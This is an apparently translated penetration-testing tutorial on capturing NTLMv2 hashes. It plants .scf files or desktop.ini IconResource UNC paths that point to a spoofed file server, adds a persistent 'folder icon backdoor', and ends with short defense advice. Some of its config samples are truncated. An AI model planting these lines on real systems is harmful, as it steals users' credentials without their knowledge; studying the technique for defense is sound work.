
0x00 Preface
---
The article 'Penetration Techniques - Using netsh to Capture NTLMv2 Hash from File Server Connections' introduced a method to capture NTLMv2 Hash from file server connections via Windows command line on the server, addressing an interesting problem:
If you gain access to a file server within the internal network, how can you obtain passwords from more users?
This article will adopt a different approach by modifying icon files on the file server to force users to access a spoofed file server, where packet capture is performed to obtain NTLMv2 Hash from the connections to the file server.
0x01 Introduction
---
This article will cover the following topics:
- Adding SCF files to force users to access a spoofed file server
- Modifying folder icons to force users to access a spoofed file server
- Folder icon backdoor
- Defense strategies
0x02 Implementation Approach
---
By leveraging the characteristics of the SMB protocol, when a client connects to a server, it first attempts to log in using the local machine's username and password hash by default.
When a user accesses a file server, if we can trick the user into accessing a forged file server and capture packets on the forged server, we can obtain the user's local NTLMv2 Hash.
Therefore, the key is how to deceive the user into accessing the forged file server while ensuring stealth.
There are multiple methods to trick users into accessing a forged file server (phishing methods are omitted here). So, is there a way to automatically access the forged file server when the user opens a file share? Of course, there is. Next, we will mainly introduce two implementation methods.
0x03 Adding an SCF file to force users to access the forged file server
---
Other articles have already introduced this method. Reference materials:
https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
https://xianzhi.aliyun.com/forum/topic/1624
Here is a brief introduction to the principle.
SCF file:
SCF files are "Windows Explorer Command" files, a type of executable file interpreted by Windows Explorer Command, included in standard installations.
There are three types:
- Explorer.scf (Explorer)
- Show Desktop.scf (Show Desktop)
- View Channels.scf (View Channels)
Format example:
[Shell] |
The IconFile attribute supports UNC paths, meaning you can specify a file on a file server, e.g., IconFile=\\192.168.62.130\test\explorer.exe,3
Special note: When using Explore.exe to open the path containing this file, because the scf file includes the IconFile attribute, Explore.exe will attempt to retrieve the file's icon. If the icon is located on a file server, it will access that file server.
Intuitive understanding: Opening a folder that contains an scf file with the IconFile attribute pointing to a file server will cause the local machine to automatically access the file server. During this access, it first attempts to log in using the local machine's username and password hash by default. If the file server captures the data packets, it can obtain the NTLMv2 Hash.
Actual test:
Normal file server IP: 192.168.62.139
Spoofed file server IP: 192.168.62.130
Client IP: 192.168.62.135
1. Add a file test.scf to the shared directory of the normal file server with the following content:
[Shell] |
Note:
IconFile points to a fake file server, test.ico does not exist
2. Use Wireshark to capture packets on the fake file server
3. Client accesses the normal file server
4. The fake file server obtains the NTLMv2 Hash of the client's current user
As shown below

Construct a specific format username::domain:challenge:HMAC-MD5:blob, then crack using Hashcat
For specific cracking methods, refer to the article:
"Introduction to Windows Password Hashes – NTLM Hash and Net-NTLM Hash"
Penetration Techniques - Using netsh to Capture NTLMv2 Hash from File Server Connections
Through practical testing, we can see that the key to exploitation is to add an scf file on the file server and wait for users to access it
So, is there a more covert method?
0x04 Modifying Folder Icons to Force Users to Access a Fake File Server
---
Referring to the exploitation principle of scf files, we need to find special files that can specify the IconFile attribute
After searching, I found a suitable method: modifying folder icons to force users to access a fake file server
Method for modifying folder icons:
Select the folder - right-click - Properties - Customize - Change Icon, as shown in the figure below

After modification, generate the file desktop.ini in the subdirectory of the folder, with the following format:
[.ShellClassInfo] |
Attempt to replace the IconResource property with a UNC path: IconResource=\\192.168.62.130\test\SHELL32.dll,3
Test successful
Actual test:
Normal file server IP: 192.168.62.139
Forged file server IP: 192.168.62.130
Client IP: 192.168.62.135
1. Add the file desktop.ini in the test folder of the normal file server's shared directory, with the following content:
[.ShellClassInfo] |
Note:
IconResource points to a fake file server, SHELL32.dll does not exist
2. Use Wireshark to capture packets on the fake file server
3. Client accesses the normal file server
4. The fake file server obtains the client's current user NTLMv2 Hash
As shown in the figure below

Compared to SCF files, this method offers higher stealth
0x05 Folder Icon Backdoor
---
The principle is the same as above: modify the system folder's configuration file desktop.ini. When a user opens the specified folder, the current user's NTLMv2 Hash is sent to the fake file server
By default, common system folders contain the configuration file desktop.ini, such as the Program Files folder. The content of desktop.ini is as follows:
[.ShellClassInfo] |
Attempt to modify it by adding the following content:
IconResource=\\192.168.62.130\test\SHELL32.dll,4 |
Note:
Administrator privileges required
Test successful
Actual test:
Client IP: 192.168.62.139
Spoofed file server IP: 192.168.62.130
1. Modify the client file, path is C:\Program Files\desktop.ini, add content
IconResource=\\192.168.62.130\test\SHELL32.dll,4 |
Note:
IconResource points to the spoofed file server, SHELL32.dll does not exist
2. Use Wireshark for packet capture on the spoofed file server
3. Client accesses folder c:\
4. Spoofed file server obtains the client's local current user NTLMv2 Hash
As shown below

In this approach, compared to SCF files, no additional files need to be added, but administrator privileges are required.
0x06 Defense Strategy
---
Based on the attack methods, the defense strategy is summarized as follows:
Check for special files .scf and desktop.ini to avoid adding UNC paths.
If not specifically needed, it is recommended to configure firewall rules to block ports 139 and 445.
0x07 Summary
---
This article presents an alternative method to solve the problem of obtaining passwords from more users after gaining access to a file server within an internal network.
By modifying icon files on the file server, users are forced to access a forged file server, where packet capture is used to obtain the NTLMv2 Hash for connecting to the file server.
Summarize defense strategies based on the attack methods.


